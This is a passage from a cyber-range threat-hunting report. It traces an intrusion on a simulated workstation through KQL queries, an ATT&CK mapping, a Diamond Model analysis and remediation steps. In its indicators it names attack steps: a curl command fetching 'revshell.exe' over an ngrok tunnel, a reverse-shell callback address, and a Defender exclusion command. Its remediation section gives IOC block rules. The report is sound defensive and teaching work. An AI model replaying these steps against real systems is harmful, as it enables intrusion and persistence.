
I enriched the first-logon IP with Log Analytics' built-in geo-IP function.
**KQL Query:**
print GeoInfo = geo_info_from_ip_address("104.164.168.17")
| extend
Country = tostring(GeoInfo.country),
State = tostring(GeoInfo.state),
City = tostring(GeoInfo.city)
**Evidence:**
**Why This Matters:**
`104.164.168.17` geolocates to **Hanoi, Vietnam**, which is well outside CorpHealth's expected operating region for an `ops` workstation at 3 AM. Geographic context adds an intelligence dimension to the IOC and reinforces that this was external, unauthorized access rather than an internal operator.
### 🧭 Flag 28: First Process After Logon
**Objective:**
Identify the first process the attacker launched immediately after logging in.
**Flag Value:**
`explorer.exe`
**Detection Strategy:**

I filtered `DeviceProcessEvents` for activity *after* the first-logon timestamp where `InitiatingProcessAccountName == "chadmin"`, sorted ascending.
**KQL Query:**
DeviceProcessEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated > datetime(2025-11-23T03:08:31.1849379Z)
and InitiatingProcessAccountName == "chadmin"
| project
TimeGenerated,
FileName,
FolderPath,
ProcessCommandLine,
AccountName,
InitiatingProcessFileName,
InitiatingProcessAccountName,
LogonId
| order by TimeGenerated asc
| take 10
**Evidence:**
**Why This Matters:**
`explorer.exe` launching immediately after authentication confirms an **interactive session**: the attacker had a desktop shell, not just a remote command channel. This establishes the priority of the actor's earliest moves: orientation and hands-on-keyboard activity.
### 📄 Flag 29: First File Accessed
**Objective:**
Identify the first file the attacker opened after gaining access.
**Flag Value:**
`CH-OPS-WKS02 user-pass.txt`
**Detection Strategy:**

Using the `InitiatingProcessId` (`5732`) of the attacker's `explorer.exe` shell, I filtered `DeviceProcessEvents` to find the child processes, surfacing `notepad.exe` opening a credentials file.
**KQL Query:**
DeviceProcessEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated > datetime(2025-11-23T03:08:31.1849379Z)
and InitiatingProcessId == 5732
| project
TimeGenerated,
FileName,
ProcessCommandLine,
InitiatingProcessFileName,
InitiatingProcessId,
AccountName
| order by TimeGenerated asc
| take 10
**Evidence:**
**Why This Matters:**
The attacker's first deliberate action was opening **`CH-OPS-WKS02 user-pass.txt`** in Notepad: a plaintext credentials file. This is **credential access from an unsecured file**, and it almost certainly supplied the `ops.maintenance` credentials used for the account pivot in Flag 31.
### 🔎 Flag 30: Next Action After Reading the File
**Objective:**
Determine the attacker's next action immediately after reading the credentials file.
**Flag Value:**
`ipconfig.exe`
**Detection Strategy:**

I filtered `DeviceProcessEvents` for `chadmin`-account activity just after the file-read timestamp, sorted ascending.
**KQL Query:**
DeviceProcessEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated > datetime(2025-11-23T03:11:00.6981995Z)
and AccountName == "chadmin"
| project
TimeGenerated,
FileName,
ActionType,
ProcessCommandLine,
InitiatingProcessFileName,
InitiatingProcessId,
AccountName
| order by TimeGenerated asc
| take 10
**Evidence:**
**Why This Matters:**
Running **`ipconfig.exe`** right after harvesting credentials is textbook **System Network Configuration Discovery**: the actor orienting to the host's network before deciding where to pivot. The recon → credential-access → recon sequence shows methodical, deliberate tradecraft.
### 🧑🔧 Flag 31: Next Account Accessed
**Objective:**
Identify the next account the attacker accessed after their initial compromise of `chadmin`.
**Flag Value:**

`ops.maintenance`
**Detection Strategy:**
I filtered `DeviceLogonEvents` after the initial-access window, scoped to the attacker's source IP (`104.164.168.17`), sorted ascending to find the next successful logon under a different account.
**KQL Query:**
DeviceLogonEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated > datetime(2025-11-23T03:11:00.6981995Z)
and RemoteIP == "104.164.168.17"
| project
TimeGenerated,
ActionType,
AccountName,
AccountDomain,
LogonType,
RemoteIP,
RemoteDeviceName
| order by TimeGenerated asc
| take 10
**Evidence:**
**Why This Matters:**
The pivot to **`ops.maintenance`**, the account that owns the `MaintenanceRunner_Distributed.ps1` loader and the Temp-directory staging copy, closes the loop on the entire chain. The credentials harvested in Flag 29 enabled access to the very account used to run the implant, stage data, and persist. Recon, credential access, payload deployment, persistence, and outbound C2 all connect through this single compromised maintenance identity.
## 🎯 MITRE ATT&CK Technique Mapping
| Tactic | Technique (ID) | Evidence in this Hunt |
| --- | --- | --- |
| Initial Access | Valid Accounts (T1078) | `chadmin` network logon from `104.164.168.17` (Vietnam), Flags 24–27 |
| Execution | Command & Scripting Interpreter: PowerShell (T1059.001) | `MaintenanceRunner_Distributed.ps1` loader, Flags 1, 2, 4 |
| Execution | Command & Scripting Interpreter: Windows Command Shell (T1059.003) | `cmd.exe /c echo powershell …`, Flag 12 |
| Defense Evasion | Obfuscated/Encoded Files & Information (T1027) | `-EncodedCommand` Base64 payload, Flag 13 |
| Defense Evasion | Impair Defenses: Disable/Modify Tools (T1562.001) | `Add-MpPreference -ExclusionPath …`, Flag 12 |
| Defense Evasion | Masquerading (T1036) | "maintenance" script + bogus `CorpHealthAgent` event source, Flags 1, 8 |
| Privilege Escalation | Access Token Manipulation (T1134) | `ProcessPrimaryTokenModified`, PID 4888, Flags 14, 15 |
| Privilege Escalation | Range simulation marker (`ConfigAdjust` / `PrivEsc-Sim`), not a distinct ATT&CK technique | Application event modeling escalation probing, Flag 11 |
| Credential Access | Unsecured Credentials: Credentials In Files (T1552.001) | `CH-OPS-WKS02 user-pass.txt` opened in Notepad, Flag 29 |
| Discovery | System Network Configuration Discovery (T1016) | `ipconfig.exe`, Flag 30 |
| Lateral Movement | Remote Services / internal pivot (T1021) | Internal session IP `10.168.0.6`, Flag 23 |
| Persistence | Scheduled Task/Job (T1053.005) | `TaskCache\Tree\CorpHealth_A65E64`, Flag 9 |
| Persistence | Registry Run Keys (T1547.001) | `MaintenanceRunner` Run-key value, Flag 10 |
| Persistence | Startup Folder (T1547.001) | `revshell.exe` in `…\StartUp\`, Flag 20 |
| Defense Evasion | Modify Registry (T1112) / Impair Defenses: Disable Windows Event Logging (T1562.002) | Bogus `…\EventLog\Application\CorpHealthAgent` source registration, Flag 8 |
| Command & Control | Ingress Tool Transfer (T1105) | `curl.exe -o revshell.exe …`, Flag 16 |
| Command & Control | Protocol Tunneling / Web Service (T1572 / T1102) | ngrok tunnel `*.ngrok-free.dev` (`3.22.30.40:443`), Flag 17 |
| Command & Control | Application Layer Protocol / non-standard port (T1071 / T1571) | `revshell.exe` → `13.228.171.119:11746`, Flag 19 |
| Collection | Data Staged: Local Data Staging (T1074.001) | `inventory_*.csv` in Diagnostics + Temp, Flags 5, 6, 7 |
## 💠 Diamond Model of Intrusion Analysis
**🧑💻 Adversary**
External actor operating from **`104.164.168.17` (Hanoi, Vietnam)** and remote session IP **`100.64.100.6`** (CGNAT/tunnel), using the deliberately taunting remote device name **`对手`** ("adversary"). Behavior is methodical and credential-driven, favoring living-off-the-land tooling and multi-layered persistence over noisy exploitation.
**🛠️ Capability**
- Masquerading PowerShell loader: `MaintenanceRunner_Distributed.ps1`
- Native LOLBin ingress: `curl.exe`
- Reverse-shell binary: `revshell.exe` (SHA-256 `a1f6be697ca605b87d570b3d8b12d11e3db68f6d64a2aff6620167db764e1a89`)
- Base64-encoded PowerShell, access-token manipulation, Defender-exclusion attempt
- Local data staging (`inventory_*.csv`), bogus event-log source registration
- Persistence trifecta: scheduled task + Run key + Startup folder
**🌐 Infrastructure**
- `104.164.168.17`, initial logon source (Vietnam)
- `100.64.100.6`, primary remote-session IP (CGNAT/tunnel); `10.168.0.6`, internal pivot
- `unresuscitating-donnette-smothery.ngrok-free.dev` (`3.22.30.40:443`), ngrok delivery tunnel
- `13.228.171.119:11746`, reverse-shell C2 callback
- `127.0.0.1:8080`, local listener used for loopback beaconing
**🎯 Victim**
CorpHealth; workstation **`CH-OPS-WKS02`**; compromised identities **`chadmin`** (initial) and **`ops.maintenance`** (pivot, loader owner). Modified token SID `S-1-5-21-1605642021-30596605-784192815-1000`.
## 🧾 Conclusion
What was filed as *"Operational Maintenance Activity (Unclassified)"* was, in fact, a full intrusion chain hiding behind a maintenance-themed loader. Working backward through the attacker's activity, from persistence and reverse-shell C2, to staging, to the initial off-hours logon, the hunt reconstructed a coherent narrative:
An external actor in Vietnam authenticated to `CH-OPS-WKS02` with valid `chadmin` credentials at 03:08 on 2025-11-23, opened a plaintext credentials file, ran network discovery, and pivoted to the `ops.maintenance` account. Operating through a masquerading PowerShell "maintenance" script, the actor beaconed to a local listener, modified its process token, staged inventory data in diagnostic and temp directories, attempted to blind Windows Defender, and registered three independent persistence mechanisms. Days later it pulled a reverse-shell binary through an ngrok tunnel, planted it in the Startup folder, executed it via `explorer.exe`, and attempted outbound C2 to a custom endpoint on a high, nonstandard port.
The absence of any fired alert (despite 32 recoverable indicators) is the central finding: this activity succeeded at *looking benign*, and only deliberate hunting surfaced it.
## 🎓 Lessons Learned
* **"Maintenance" is not a free pass.** A script unique to one host, running at 3 AM and calling out to `127.0.0.1`, should never be auto-classified as routine. Uniqueness across the fleet (Flag 1) was the single most valuable early signal.
* **Loopback beaconing hides the egress.** Beaconing to `127.0.0.1:8080` (Flags 3, 4) defeats naive "external destination" detections, egress visibility must account for local relays/tunnel agents.
* **Valid-account intrusions evade alerting.** No exploit fired because the entry was a legitimate logon (Flags 24–26). Identity telemetry and geo/impossible-travel logic are essential complements to endpoint detection.
* **Plaintext credentials are catastrophic.** A `user-pass.txt` on disk (Flag 29) directly enabled the account pivot (Flag 31) and the entire downstream chain.
* **Persistence is rarely singular.** Three independent mechanisms (scheduled task, Run key, Startup folder) plus a fake event-log source mean remediation must hunt *all* autostart surfaces, not just the first one found.
* **LOLBins + dynamic tunnels are the modern ingress pattern.** Signed `curl.exe` pulling an unsigned binary from a throwaway `*.ngrok-free.dev` host (Flags 16, 17) is a high-signal combination worth a standing detection.
## 🛠️ Recommendations for Remediation
1. **Contain & rebuild `CH-OPS-WKS02`.** Isolate the host, remove `revshell.exe` from the Startup folder, delete the `CorpHealth_A65E64` scheduled task, the `MaintenanceRunner` Run-key value, and the bogus `CorpHealthAgent` event-log source, and reimage from a known-good baseline.
2. **Reset and investigate `chadmin` and `ops.maintenance`.** Rotate credentials, audit all activity from both accounts fleet-wide, and review what else the harvested credentials could reach.
3. **Eliminate plaintext credential files.** Remove `CH-OPS-WKS02 user-pass.txt` and any similar files; move secrets into a managed vault. Deploy DLP/sensitive-file detections for `*pass*`, `*cred*` patterns.
4. **Block the IOCs.** Sinkhole/deny `104.164.168.17`, `100.64.100.6`, `13.228.171.119`, and `*.ngrok-free.dev`; alert on any `curl.exe`/`*.exe` writes into user profile paths and on outbound traffic to ngrok domains.
5. **Harden identity & geo controls.** Enforce MFA on `ops`/admin accounts, restrict interactive/network logons by geography, and alert on logons from outside expected regions (e.g., Vietnam for a US ops workstation).
6. **Protect Defender configuration.** Alert on `Add-MpPreference -ExclusionPath` attempts and enable tamper protection so exclusion changes require privileged, audited approval.
7. **Expand hunting analytics.** Operationalize this hunt's queries as scheduled detections: unique-script-per-host, loopback beaconing, token-modification events, and Run/Task/Startup persistence sweeps.
*Report generated for portfolio publication. All telemetry, hosts, accounts, and indicators are from a Cyber Range simulation (CorpHealth: Traceback) and do not reference real production systems.*
标签:CISA项目, Defender, DNS 反向解析, IP 地址批量处理, KQL, 入侵分析, 威胁狩猎, 子域名变形, 库, 应急响应, 知识库安全, 网络信息收集, 蓝队